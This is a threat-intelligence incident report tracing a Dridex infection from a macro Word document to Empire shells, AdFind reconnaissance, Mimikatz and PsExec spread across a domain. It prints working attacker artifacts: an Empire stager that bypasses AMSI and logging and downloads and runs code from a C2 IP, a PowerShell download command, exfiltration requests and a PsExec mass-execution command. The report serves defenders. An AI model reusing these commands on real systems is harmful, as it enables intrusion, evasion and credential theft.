


Dridex – From Word to Domain Dominance

 thefirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/

August 3, 2020



Are you familiar with the pyramid of pain? The idea is that to make life harder for attackers we need to push up the pyramid in our defenses. If they have a playbook, then they will keep using it until we break it.



We see a good example of this in our Dridex sample. We executed a malicious Word doc in our honeypot which later elevated to multiple Empire shells across the domain as well as additional Dridex installations. The threat actors used well known tools, moved like they were running a playbook, and used an Empire C2 server known to the community for 8 months.

So, what is Dridex?

Dridex also known as Bugat and Cridex is a form of malware that specializes in stealing bank credentials via a system that utilizes macros from Microsoft Word. <https://en.wikipedia.org/wiki/Dridex>

As we've seen over the last few years, Dridex is more than just a banking Trojan.

Cybersecurity industry reporting attributes Dridex, BitPaymer, and Locky campaigns, as well as other massive malware spam (malspam) campaigns to actors known alternately as Evil Corp or TA505. Actors distributing Dridex likely employ ransomware with similar configurations. Code for BitPaymer, also known as Friedex, includes numerous similarities to Dridex, despite its function as ransomware rather than data extraction. The two malwares use the same mechanics for several functions, and the authors compiled the codes at nearly the same time. The ransomware distributed through these malwares has targeted U.S. financial institutions and resulted in data and financial loss. <https://us-cert.cisa.gov/ncas/alerts/aa19-339a>

More info on Dridex:

[Dridex & Locky](#)


Dridex & BitPaymer

Dridex & EvilCorp

Additional Dridex write-ups on malpedia

Report Structure:

We'll be trying out the Unified Kill Chain as our flow today.



Initial Foothold:

Delivery:

Like many threat activities today, this started with delivery of a malicious Word document.

See:

July2020_2485413825.doc

e3589aa5d687e58ee97bda2c501bcba9d5e942fe929644602dd1645b3c7f0e94


Using olevba to look at the file, we get some clues on the file's lineage and probable execution activity.

```
olevba 0.55.1 on Python 3.8.4 - http://decalage.info/python/oletools  
Flags Filename
```

```
-----  
OLE:MASIHB-- July2020_2485413825.doc
```

```
(Flags: 0pX=OpenXML, XML=Word2003XML, FlX=FlatOPC XML, MHT=MHTML, TXT=Text, M=Macros,  
A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings,  
D=Dridex strings, V=VBA strings, ?=Unknown)
```

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Environ	May read system environment variables
Suspicious	put	May write to a file (if combined with Open)
Suspicious	CreateTextFile	May create a text file
Suspicious	Run	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Lib	May run code from a DLL
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	user32.dll	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code



Persistence:

From there, we saw the following scheduled task run on the system, as well as a registry key for persistence.

Schedule Task and Command

```
C:\Windows\system32\schtasks.exe /run /tn \"Zvhlxdonjwfvei\"
```

```
"C:\Windows\System32\rundll32.exe" C:/Windows/Temp//rvhz1.dll DllRegisterServer
```

Run Key and Command

```
\HKEY_USERS\SID\Software\Microsoft\Windows\CurrentVersion\Run\Zvhlxdonjwfvei
```

```
%APPDATA%\Microsoft\SystemCertificates\My\CRLs\swET\bdechangePIN.exe
```

Command & Control:

As for command and control, from Dridex on the initial infected workstation, we saw it connect on port 443 to the following IP's discovered by the Suricata signature for:

ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)

```
192.99.103.228
```

```
64.118.8.15
```

So, while we saw HTTPS encryption on the wire, defenders could catch this activity with freely available IDS rules. See IOCs for rules.

Hours later we saw the system run the following:

```
C:\Windows\system32\cmd.exe /c C:\Users\USER~1\AppData\Local\Temp\J10B9.cmd  
&gt; C:\Users\USER~1\AppData\Local\Temp\yp710BA.tmp 2&gt;  
C:\Users\USER~1\AppData\Local\Temp\1N10CB.tmp
```

The contents of J10B9.cmd made it obvious, we were on to the next stage.

```
powershell -noP -sta -w 1 -enc  
SQBmACgAJABQAFMAVgBFAHIAcWBPAG8AbgBUAGEAQgBsAEUALgBQAFMAVgBLAFIAcWBPAG8ATgAuAE0AQQBqAG8AUgAgAC0AZwBFACAAMwApAHsAJABHAF  
AHsAJABFAH0AFAA\AHsAJABfAC4ARwBFAHQARgBpAEUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABLAGQAjwAsACcATgBvAG4AUAB1AGIAbA  
del C:\Users\USER~1\AppData\Local\Temp\J10B9.cmd & exit
```

data.win.eventdata.image	data.win.eventdata.destinationIp	data.win.eventdata.destinationPort
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	194.99.22.145	443

Oh it's on.

194.99.22.145

Lookup Go To Report Rescan

194.99.22.145 

URL: <https://194.99.22.145/>

Submission: On July 15 via manual (July 15th 2020, 5:40:53 pm) from US 

Summary HTTP 2 Links 3 Behaviour Indicators Similar 10000+ DOM Content API

Summary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **2 HTTP transactions**. The main IP is **194.99.22.145**, located in **Nuremberg, Germany** and belongs to **MVPS <https://www.mvps.net>**, EU. The main domain is **194.99.22.145**.
TLS certificate: Issued by on June 10th 2019. Valid for: a year.

194.99.22.145 scanned **27 times** on urlscan.io

Show Scans 27

10000+ similar pages on different IPs, domains and ASNs found

Show Scans 10000+

urlscan.io Verdict: No classification 

Live information


Google Safe Browsing:  No classification for 194.99.22.145 (AS202448 - MVPS <https://www.mvps.net>, EU)

Screenshot



Live screenshot Full Image



Detected technologies

 Amazon Web Services (PaaS) [Website](#)
 Amazon S3 (Miscellaneous) [Website](#)

Domain & IP information

IP/ASNs	IP Detail	(Sub)Domains	Domain Tree	Links	Certificates
	IP Address	AS Autonomous System			
2	194.99.22.145 	202448 (MVPS https://www.mvps.net)			
2	1				

Stats

2	0	0	0%	0%
Requests	Ad-blocked	Malicious	HTTPS	IPv6
1	1	1	1	182kB
Domains	Subdomains	IPs	Countries	Transfer
181kB	0			

Network Propagation:

Execution:

Below we can see the POST request of the PowerShell encoded command, run by the threat actor, via Dridex. Just looking at the syntax, can you guess what it is?

```

POST /C:/ HTTP/1.1
Host: 185.45.193.25:10962
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://185.45.193.25:10962/C:/
Content-Type: multipart/form-data; boundary=-----18467633426500
Content-Length: 5212
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----18467633426500
Content-Disposition: form-data; name="cmd"

powershell -noP -sta -w 1 -enc
SQBmACgAJABQAFMAVgBFAHIAcWbPAG8AbgBUAGEAQgBsAEUALgBQAFMAVgBIAFIcWbPAG8ATgAuAE0AQQBqAG8AUgAgAC0AZw
BFACAAMwApAHSAJABHAFARgA9AFsAcgBFAEYAXQAuEEAUwBzAEUAbQBIAEwAeQAuAECARQBUIAQWQBQAEUAKAANAFMAEQ
BzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAg4A4AAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwApAC4AIgBH
AEUAdABGAEKAZQBgAGwARAaIACgAJwBjAGEAYwBoAGUAZABHAIAbwB1AHAUUAUwAGwAaQBjAHkAUwBIAHQAdABpAG4AZwBzAC
cALANAE4AJwArACcAbwBuAFAAdQBIAgWAAQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFARgApAHSAJABHAFAA
QwA9ACQARwBQAEYALgBHAGUAdABWAEETAB1AGUAKAAkAE4AVQBMAEWAKQA7AEKARgAoACQARwBQAEEMAWwAnAFMAYwByA
GkAcAB0AEIAJwArACcAbwBuAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHSAJABHAFARgApAHSAJABHAFARgApAHSAJABHAFAR
vAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFARgApAHSAJABHAFARgApAHSAJABHAFARgApAHSAJABHAFARgApAHSAJABHAFAR
GcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpAHAAdABCACcAKwAnAGwAbwBjAGsATAB
AbgBnACcAXQA9ADAafQAKAHYAQQBsAD0AWwBDAE8ATABsAEUAQwB0AEkATwBuAHMALgBHAGUAbgBFAHIAaQBDAC4ARABJAGMA
VABpAG8AbgBhAFIAWQBhAHMAVABYAEkAbgBnACwAUwB5AFMAVABFAG0ALgBPAAEIASgBFAEMAVABdAF0AQgA6AE4ARQBXCgAKQ
A7ACQAVgBhAEwALgBBAGQAZAAoACcARQBIAgWAZQBtAGMAcGpAHAAdABCACcAKwAnAGwAbwBjAGsATAB

```

We can see that we are looking at the Empire Post Exploitation Framework.

```

If($PSVersionTable.PSVersion.Major -ge 3){$GPF=
[rEF].ASSEMBLY.GETTYPE('System.Management.Automation.Utils')."GetFile`LD"
('cachedGroupPolicySettings','N'+onPublic,Static');If($GPF)
{$GPC=$GPF.GetValue($NULL);If($GPC['ScriptB'+lockLogging']){$GPC['ScriptB'+lockLogging']
['EnableScriptB'+lockLogging']=0;$GPC['ScriptB'+lockLogging']
['EnableScriptBlockInvocationLogging']=0}$VAL=
[COLLECTIONS.GENERIC.Dictionary[sTrIng,SYStEM.OBJECt]]::NEW();$VAL.Add('EnableScriptB'+lockLogging',0);$VAL
.Add('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Po
werShell\ScriptB'+lockLogging']=$VAL}Else{[ScRiPtBlOck]."GetFile`LD"
('signatures','N'+onPublic,Static).SETVALUE($NULL,(New-ObjECt COLLECtIONS.GENERIC.HaShSet[STRING]))}
[REf].ASSEMBLY.GETTYPE('System.Management.Automation.AmsiUtils')|?{$_|}%
{$_.GetFileld('amsiInitFailed','NonPublic,Static').SETVALUE($null,$True)};};
[System.NET.SERVICePOINTMaNAGER>::ExpECt100CONTInUE=0;$WC=New-ObjECt SYStEM.NET.WEBCLient;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
[System.Net.ServicePointManager>::ServerCertificateValidationCallback = {$true};$wc.HEADERs.ADD('User-
Agent',$u);$wc.PROXY=[SYStEM.NET.WEBREquESt>::DEFaultWebPROXY;$WC.PROXY.CREdENTIALs =
[System.Net.CredEntIALCaChe>::DeFaULTNETWorkCredENTIALS;$Script:Proxy = $wc.Proxy;$K=
[SYStEM.TEXT.ENCODING>::ASCII.GetByteS('b6dc9515bf3161700de268130726d162');$R=
{$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUnT])%256;$S[$_]=$S[$J],$S[$_]};$D|%{$I=
($I+1)%256;$H=($H+$S[$I])%256;$S[$I]=$S[$H],$S[$I];$_-
BXOr$S(($S[$I]+$S[$H])%256)};$ser='https://194.99.22.145:443';$t='/admin/get.php';$wc.HEADERs.ADD("Cookie",
"session=p7e5wu83r79qj1br/p4eUud44A=");$Data=$WC.DOWNLOADData($SER+$t);$Iv=$Data[0..3];$Data=$Data[4..$DATA
.LENGTH];-JOIN[CHAR[]](& $R $Data ($IV+$K))|IEX

```

This IP has been running an Empire C2 server since at least December 2019, as scanned by Urlscan and identified by the hash of the default webpage:

b8c892fbb49921529be6f6ce17685c31724f76959111b28f39e39dc299b8acaf

Search results (9 / 9, sorted by date, took 85ms)

Detail

URL	Age	Size	🚩	IPs	🇩🇪	🏠
1 URL: 194.99.22.145/ IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 12 days Via: manual	182 KB	2	1	1	🇩🇪
2 URL: 194.99.22.145/admin/ IP: 194.99.22.145 - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 19 days Via: manual	1 KB	1	1	1	🇩🇪
3 URL: 194.99.22.145/admin/get.php IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 19 days Via: manual	1 KB	1	1	1	🇩🇪
4 URL: 194.99.22.145/ IP: 194.99.22.145 - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 19 days Via: manual	182 KB	2	1	1	🇩🇪
5 URL: 194.99.22.145/ IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 26 days Via: api	182 KB	2	1	1	🇩🇪
6 URL: 194.99.22.145/ IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 5 months Via: manual	182 KB	2	1	1	🇩🇪
7 URL: 194.99.22.145/ Redirect from: 194.99.22.145:443 IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 6 months Via: manual	182 KB	2	1	1	🇩🇪
8 URL: 194.99.22.145/ IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 7 months Via: manual	182 KB	2	1	1	🇩🇪
9 URL: 194.99.22.145/ IP: 194.99.22.145 - PTR: no-reverse-yet.local - Server: AmazonS3 GeolP: 🇩🇪 Nuremberg, DE - AS202448 (MVPS https://www.mvps.net, EU)	Public 200 7 months Via: api	182 KB	2	1	1	🇩🇪

(9 results in total, 9 shown)

Discovery:

AdFind was dropped in the C:\Users\Public folder using Empire.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "(New-Object Net.WebClient).DownloadFile('http://msa.org.in/app/webroot/js/kcfinder/js/AdFind.bin', 'c:\Users\Public\adfind.exe')
```

The following commands were run:

```
adfind -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > some.csv"
adfind -gcb -sc trustdmp > trustdmp.txt
```

It appears the attackers were looking for a list of computers and associated trusts. We can see that both command outputs were written to a file. Read more about AdFind recon [here](#).

Both files were then exfiltrated over the Dridex C2 channel:


```
◆◆GET /C:/Users/Public/some.csv HTTP/1.1
Host: 185.45.193.25:10962
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://185.45.193.25:10962/C:/Users/Public
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
◆GET /C:/Users/Public/trustdmp.txt HTTP/1.1
Host: 185.45.193.25:10962
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://185.45.193.25:10962/C:/Users/Public
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Other noteworthy commands ran during discovery:

```
C:\Windows\system32\whoami.exe" /user
C:\Windows\system32\whoami.exe" /groups
"C:\Windows\system32\net.exe" group "domain admins" /domain
```

Lateral Movement:

The threat actors utilized Sysinternals PsExec and Empire to move laterally through the environment.

Soon after Empire's execution on the entry system, the threat actor attempted to run Empire (via WMI) on all domain-joined systems. A few machines had Defender running, which blocked the execution of Empire. The threat actors successfully got an Empire shell on a few machines as well as a Domain Controller (DC).

Shortly there-after, we see this on the compromised DC.

```
Invoke-Mimikatz -DumpCreds;
Exception calling "GetMethod" with "1" argument(s): "Ambiguous match found."
At line:664 char:9
+         $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
+         ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : AmbiguousMatchException

You cannot call a method on a null-valued expression.
At line:668 char:54
+         Write-Output $GetProcAddress.Invoke($null,
+ @([System.Runtime.InteropServices ...
+
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull
```

They then used PsExec to execute Dridex on additional machines. PsExec was renamed to pse.exe and was downloaded using the below GET request:

```
GET /app/webroot/js/kcfinder/js/pse.bin HTTP/1.1
Host: msa.org.in
Connection: Keep-Alive
```

Through our investigation, we noticed that the directory where PsExec and AdFind were downloaded from was an open directory, where additional files were stored.

Index of /app/webroot/js/kcfinder/js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
123.bin	2016-09-15 08:32	208K	
AdFind.bin	2016-09-15 08:32	1.1M	
a.txt	2016-09-15 08:32	8.0K	
browser/	2016-09-15 08:32	-	
helper.js	2016-09-15 08:32	17K	
jquery.drag.js	2016-09-15 08:32	6.1K	
jquery.js	2016-09-15 08:32	91K	
jquery.rightClick.js	2016-09-15 08:32	2.7K	
marple.exe	2016-09-15 08:32	476K	
module.php	2016-09-15 08:32	18K	
pse.bin	2016-09-15 08:32	331K	
svchost.exe	2016-09-15 08:32	7.3M	
ufo.exe	2016-09-15 08:32	212K	

We were not able to acquire all of these files but we were able to access 123.bin, a.txt, ufo.exe, and marple.exe.

a.txt: is a list of 800+ hostnames, most likely from a previous or ongoing attack.

module.php: appears to be a password protected webshell.

marple.exe: is written in Korean, has invalid debug information and contradicting timestamps.

name (15)	size (bytes)	location (address)	location (section)	time-stamp	invalid (1)
export-table	0x00000054 (84)	0x00004450	.rdata	Sun Apr 26 20:40:26 2020	-
import-name	0x000000DC (220)	0x00004520	.rdata	empty	-
resource	0x00000000 (0)	0x00033000	.rsrc	empty	-
relocation	0x00000001 (1)	0x00076000	.reloc	empty	-
debug	0x00000038 (56)	0x00001000	.text	Wed Jan 08 14:48:24 2003	x

123.bin has invalid debug information and similar contradicting timestamps.

name (15)	size (bytes)	location (address)	location (section)	time-stamp	invalid (1)
export-table	0x00000052 (82)	0x000202E0	.rdata	Mon Jul 13 08:47:25 2020	-
import-name	0x00000190 (400)	0x000203B0	.rdata	empty	-
resource	0x000003A8 (936)	0x00032000	.rsrc	empty	-
relocation	0x00000001 (1)	0x00033000	.reloc	empty	-
debug	0x00000038 (56)	0x0000A498	.rdata	Wed Feb 04 11:01:04 2043	x

ufo.exe and 123.bin are very similar. The only difference is the time stamps. This binary contacted 59.148.253[.]194:443 & 2.58.16[.]87:8443.

name (15)	size (bytes)	location (address)	location (section)	time-stamp	invalid (1)
export-table	0x00000052 (82)	0x00021670	.rdata	Wed Jul 15 16:04:53 2020	-
import-name	0x0000017C (380)	0x00021740	.rdata	empty	-
resource	0x000003A8 (936)	0x00033000	.rsrc	empty	-
relocation	0x00000001 (1)	0x00034000	.reloc	empty	-
debug	0x00000038 (56)	0x0000A498	.rdata	Fri Feb 16 07:58:16 2063	x

All three binaries had anti-VM instructions and anti-debugging instructions per capa and would not run in sandboxes. Here is marple.exe

CAPABILITY	NAMESPACE
execute anti-debugging instructions	anti-analysis/anti-debugging/debugger-detection
execute anti-VM instructions	anti-analysis/anti-vm/vm-detection
contain a resource (.rsrc) section	executable/pe/section/rsrc
find graphical window	host-interaction/gui/window/find
delete registry key	host-interaction/registry/delete
parse PE header (3 matches)	load-code/pe

After pulling down PsExec, the threat actor ran the following command.

```
pse.exe -accepteula @a.txt -c -f -d -s ufo.exe > log.txt
```

Here's what that command does:

-accepteula: Suppresses the display of the license dialog.

@file: Execute the command on each of the computers listed in the file.

-c: Copy the specified executable to the remote system for execution.

-f: Copy the specified program even if the file already exists on the remote system.

-d: Don't wait for process to terminate (non-interactive).

-s: Run the remote process as the System account.

As you can see above, ufo.exe is executed as System across multiple hosts, which is all logged to log.txt. The below snippet is from log.txt, showing that the file was copied/run.

```
Starting PSEXESVC service on hostname...
Connecting with PsExec service on hostname...
Copying ufo.exe to hostname...
Starting ufo.exe on hostname...
```

Unfamiliar with how PsExec works? Here's a good summation by [Guy Leech](#)

So when psexec is used to run something on a remote system, it works by creating a new service executable called psexesvc.exe which is embedded within the original psexec.exe file. This is copied to the Windows folder on the remote machine via the admin\$ default share (hence why you need to be an admin to get psexec to work remotely). It then creates the PSEXESVC service with this, now local, executable, starts it and then runs the specified command.


Here we can see psexesvc.exe being copied to the machine over SMB. You can rename but you can't hide...

```
□D□SMB@□□□□□□□□□□x9□□□□□□□□□□`x□□□□PSEXESVC.exe8□□□□ DH2Q□}
□PP□□□□8~□□□□:□□□□MxAc□□□□□□□□QFid□□□□4RqLs□□\□□□□□□□□□□ □□□□□□□□□□
```

After this, we saw Dridex begin beaconing out from hosts that were successfully compromised by this activity, including the DC with a new C2 address of:

59.148.253.194

Here's an overview of the lateral movement:



